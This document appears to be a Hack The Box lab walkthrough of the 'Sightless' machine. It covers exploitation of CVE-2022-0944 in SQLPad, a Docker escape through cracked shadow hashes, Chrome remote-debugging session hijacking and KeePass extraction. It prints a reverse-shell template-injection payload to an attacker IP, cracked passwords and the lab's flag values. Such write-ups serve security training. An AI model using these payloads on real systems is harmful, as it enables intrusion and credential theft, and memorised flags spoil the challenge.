 Hack The Box
Nmap Results
# Nmap 7.94SVN scan initiated Wed Sep 11 09:30:05 2024 as: nmap -Pn -p- --min-rate 2000 -sC -sV -oN nmap-scan.txt 10.129.69.116
Nmap scan report for 10.129.69.116
Host is up (0.017s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp
| fingerprint-strings:
|   GenericLines:
|     220 ProFTPD Server (sightless.htb FTP Server) [::ffff:10.129.69.116]
|     Invalid command: try being more creative
|_    Invalid command: try being more creative
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 c9:6e:3b:8f:c6:03:29:05:e5:a0:ca:00:90:c9:5c:52 (ECDSA)
|_  256 9b:de:3a:27:77:3b:1b:e1:19:5f:16:11:be:70:e0:56 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://sightless.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Sep 11 09:31:21 2024 -- 1 IP address (1 host up) scanned in 75.79 secondsnmap output, as we see references to the sightless.htb hostname in both the FTP and HTTP output. Let's go ahead and get that added to our /etc/hosts file.echo -e '10.129.69.116\t\tsightless.htb' | sudo tee -a /etc/hostsService Enumeration
TCP/21
ftp-ssl to satisfy this requirementsudo apt install -y ftp-sslftp-ssl -z verify=false -n sightless.htb
TCP/80

Walking the Application
 Björn Kimminich

sqlpad.sightless.htb, which needs to be added to our /etc/hosts fileecho -e '10.129.69.116\t\tsqlpad.sightless.htb' | sudo tee -a /etc/hosts
Penetration Testing
Initial Observations
We've come away with a few interesting observations from the initial walk of the application:
- The server is using virtual hosts to serve different web applications
sightless.htbsqlpad.sightless.htb
- The server is Running SQLPad 6.10.0, which upon further research is vulnerable to CVE-2022-0944
- This seems to allow us an unauthenticated RCE per the Huntr writeup
Gobuster Enumeration
Virtual Host Enumeration
Since we know the server is using virtual hosts, it makes sense to do our due diligence and test for any additional configurations before testing the previously identified CVE. We want to have all of our facts lined up before pulling the trigger.
gobuster vhost --domain sightless.htb --append-domain -u http://10.129.23.214 -w /usr/share/seclists/Discovery/DNS/namelist.txt -t 100 --exclude-length 166Did not reveal any additional virtual hosts
Exploit
CVE-2022-0944
Version 6.10.0 of SQLPad is vulnerable to a Jinja2 template injection. This version of the application does not properly filter user inputs when initializing a database connection.
sudo rlwrap nc -lnvp 443Start a TCP listener to receive reverse shell connection

{{ process.mainModule.require('child_process').exec('bash -c "bash -i >& /dev/tcp/10.10.14.100/443 0>&1"') }}Bash sub-shell using /dev/tcp to receive a call back to TCP listener

root inside a Docker container, which we'll need to escapePost-Exploit Enumeration
Operating Environment
OS & Kernel
Linux c184118df0a6 5.15.0-119-generic #129-Ubuntu SMP Fri Aug 2 19:25:20 UTC 2024 x86_64 GNU/Linux

PRETTY_NAME="Debian GNU/Linux 10 (buster)"
NAME="Debian GNU/Linux"
VERSION_ID="10"
VERSION="10 (buster)"
VERSION_CODENAME=buster
ID=debian
HOME_URL="https://www.debian.org/"
SUPPORT_URL="https://www.debian.org/support"
BUG_REPORT_URL="https://bugs.debian.org/"
Current User
uid=0(root) gid=0(root) groups=0(root)
Users and Groups
Local Users
node:x:1000:1000::/home/node:/bin/bash
michael:x:1001:1001::/home/michael:/bin/bash
Local Groups
node:x:1000:
michael:x:1001:
Interesting Files
/var/lib/sqlpad/sqlpad.sqlite
da9a25f7-588c-40f5-89db-58fbebab591f|admin@sightless.htb|admin||$2a$10$cjbITibC.4BQQKJ8NOBUv.p0bG2n8t.RIIKRysR6pZnxquAWsLFcC||||2024-05-15 04:48:09.377 +00:00|2024-05-15 18:16:54.652 +00:00|0||
26113beb-60eb-4a58-81eb-2318e27eb3bf|john@sightless.htb|editor|||2d3499e3-16ba-4b4b-a49e-c7c5dca89f2d|||2024-05-15 12:29:23.725 +00:00|2024-05-15 12:29:27.257 +00:00||0|
/etc/shadow
root:$6$jn8fwk6LVJ9IYw30$qwtrfWTITUro8fEJbReUc7nXyx2wwJsnYdZYm9nMQDHP8SYm33uisO9gZ20LGaepC3ch6Bb2z/lEpBM90Ra4b.:19858:0:99999:7:::
daemon:*:19051:0:99999:7:::
bin:*:19051:0:99999:7:::
sys:*:19051:0:99999:7:::
sync:*:19051:0:99999:7:::
games:*:19051:0:99999:7:::
man:*:19051:0:99999:7:::
lp:*:19051:0:99999:7:::
mail:*:19051:0:99999:7:::
news:*:19051:0:99999:7:::
uucp:*:19051:0:99999:7:::
proxy:*:19051:0:99999:7:::
www-data:*:19051:0:99999:7:::
backup:*:19051:0:99999:7:::
list:*:19051:0:99999:7:::
irc:*:19051:0:99999:7:::
gnats:*:19051:0:99999:7:::
nobody:*:19051:0:99999:7:::
_apt:*:19051:0:99999:7:::
node:!:19053:0:99999:7:::
michael:$6$mG3Cp2VPGY.FDE8u$KVWVIHzqTzhOSYkzJIpFc2EsgmqvPa.q2Z9bLUU6tlBWaEwuxCDEP9UFHIXNUcF2rBnsaFYuJa6DUh/pL2IJD/:19860:0:99999:7:::
Privilege Escalation
Docker Container Escape
michael inside the Docker container. Because we are root inside the container, we can read sensitive files, including the /etc/shadow file, which contains the password hash for the root and michael users. We can attempt to crack them and see if the passwords are repeated on the host system.

echo -e "root:blindside\nmichael:insaneclownposse" > creds.txt
hydra -I -v -C creds.txt ssh://sightless.htb
michael exists on the Docker host and the password is repeated there as well.Lateral to Michael
ssh michael@sightless.htb
Discover Internal Web Server
/var/customers that seemed to have some web access logs. I also checked out the web server bound on 127.0.0.1:8080 and found it to be running a service called Froxlor. This information, led me to look at the nginx and apache2 configuration files for more details on how this web service might be configured.

ssh -f -N -L 127.0.0.1:8081:127.0.0.1:8080 michael@sightless.htb
127.0.0.1:8081 to 127.0.0.1:8080 on the target due to Burp already being bound to tcp/8080 on Kali/etc/apache2/sites-enabled/*froxlor*
# 05_froxlor_dirfix_nofcgid.conf
# Created 03.09.2024 11:55
# Do NOT manually edit this file, all changes will be deleted after the next domain change at the panel.

  <Directory "/var/customers/webs/">
    Require all granted
    AllowOverride All
  </Directory>
# 10_froxlor_ipandport_192.168.1.118.80.conf
# Created 03.09.2024 11:55
# Do NOT manually edit this file, all changes will be deleted after the next domain change at the panel.

<VirtualHost 192.168.1.118:80>
DocumentRoot "/var/www/html/froxlor"
 ServerName admin.sightless.htb
  <Directory "/lib/">
    <Files "userdata.inc.php">
    Require all denied
    </Files>
  </Directory>
  <DirectoryMatch "^/(bin|cache|logs|tests|vendor)/">
    Require all denied
  </DirectoryMatch>
  <FilesMatch \.(php)$>
    <If "-f %{SCRIPT_FILENAME}">
        SetHandler proxy:unix:/var/lib/apache2/fastcgi/1-froxlor.panel-admin.sightless.htb-php-fpm.socket|fcgi://localhost
    </If>
  </FilesMatch>
  <Directory "/var/www/html/froxlor/">
      CGIPassAuth On
  </Directory>
</VirtualHost>
# 34_froxlor_normal_vhost_web1.sightless.htb.conf
# Created 03.09.2024 11:55
# Do NOT manually edit this file, all changes will be deleted after the next domain change at the panel.

# Domain ID: 1 - CustomerID: 1 - CustomerLogin: web1
<VirtualHost 192.168.1.118:80>
  ServerName web1.sightless.htb
  ServerAlias *.web1.sightless.htb
  ServerAdmin john@sightless.htb
  DocumentRoot "/var/customers/webs/web1"
  <Directory "/var/customers/webs/web1/">
  <FilesMatch \.(php)$>
    <If "-f %{SCRIPT_FILENAME}">
      SetHandler proxy:unix:/var/lib/apache2/fastcgi/1-web1-web1.sightless.htb-php-fpm.socket|fcgi://localhost
    </If>
  </FilesMatch>
    CGIPassAuth On
    Require all granted
    AllowOverride All
  </Directory>
  Alias /goaccess "/var/customers/webs/web1/goaccess"
  LogLevel warn
  ErrorLog "/var/customers/logs/web1-error.log"
  CustomLog "/var/customers/logs/web1-access.log" combined
</VirtualHost>
# 40_froxlor_diroption_666d99c49b2986e75ed93e591b7eb6c8.conf
# Created 03.09.2024 11:55
# Do NOT manually edit this file, all changes will be deleted after the next domain change at the panel.

<Directory "/var/customers/webs/web1/goaccess/">
  AuthType Basic
  AuthName "Restricted Area"
  AuthUserFile /etc/apache2/froxlor-htpasswd/1-666d99c49b2986e75ed93e591b7eb6c8.htpasswd
  require valid-user
</Directory>
echo -e '127.0.0.1\t\tadmin.sightless.htb web1.sightless.htb' | sudo tee -a /etc/hostsweb1 customer in the .htaccess file as shown in the Apache configuration, but I couldn't crack the hash with my word list. We need to search for another way in.One thing that stood out to me is the running
chrome processes under the john user session. At first, I thought this might be a phishing exercise, but further research indicates we might be able to connect to a remote debugging session using a local Chrome browser along with a port forward.Access Internal Web Server as Authenticated User

john is authenticated and viewing the Froxlor web page using Chrome on the target, we can leverage the remote dev tools port to view the page as john. But, it's not clear which high port the debugger is listening, so I'll just forward multiple ports and try them all out.ssh -f -N -L 127.0.0.1:33343:127.0.0.1:33343 -L 127.0.0.1:43949:127.0.0.1:43949 -L 127.0.0.1:42679:127.0.0.1:42679 michael@sightless.htb
localhost:33343, I am able to see the remote debugging session
admin:ForlorfroxAdmin
Access FTP Server



web1 userftp-ssl -z verify=false -n sightless.htbftp> user web1Enter the password you set for the user

ftp> cd goaccess/backup
ftp> get Database.kdb

Accessing KeePass Vault
sudo apt install -y kpclikpcli --kdb=Databse.kdbEnter the password from the cracked hash before
kpcli:/> ls
kpcli:/> ls General/
kpcli:/> ls General/sightless.htb/Backup/
kpcli:/> show -f General/sightless.htb/Backup/ssh
kpcli:/> attach General/sightless.htb/Backup/sshChoose e to export

Becoming Root

error in libcrypto exception is likely due to some encoding weirdness when the attachment is exported from the KeePass vault. The simplest workaround is to copy and paste the file contents to a new file.nano /tmp/root_keyPaste the file contents in here, save, and exit

Flags
User
e91348921a16790da2bc5cc4053efc1e
Root
fc7b0e067543d373eccb8412f796ec47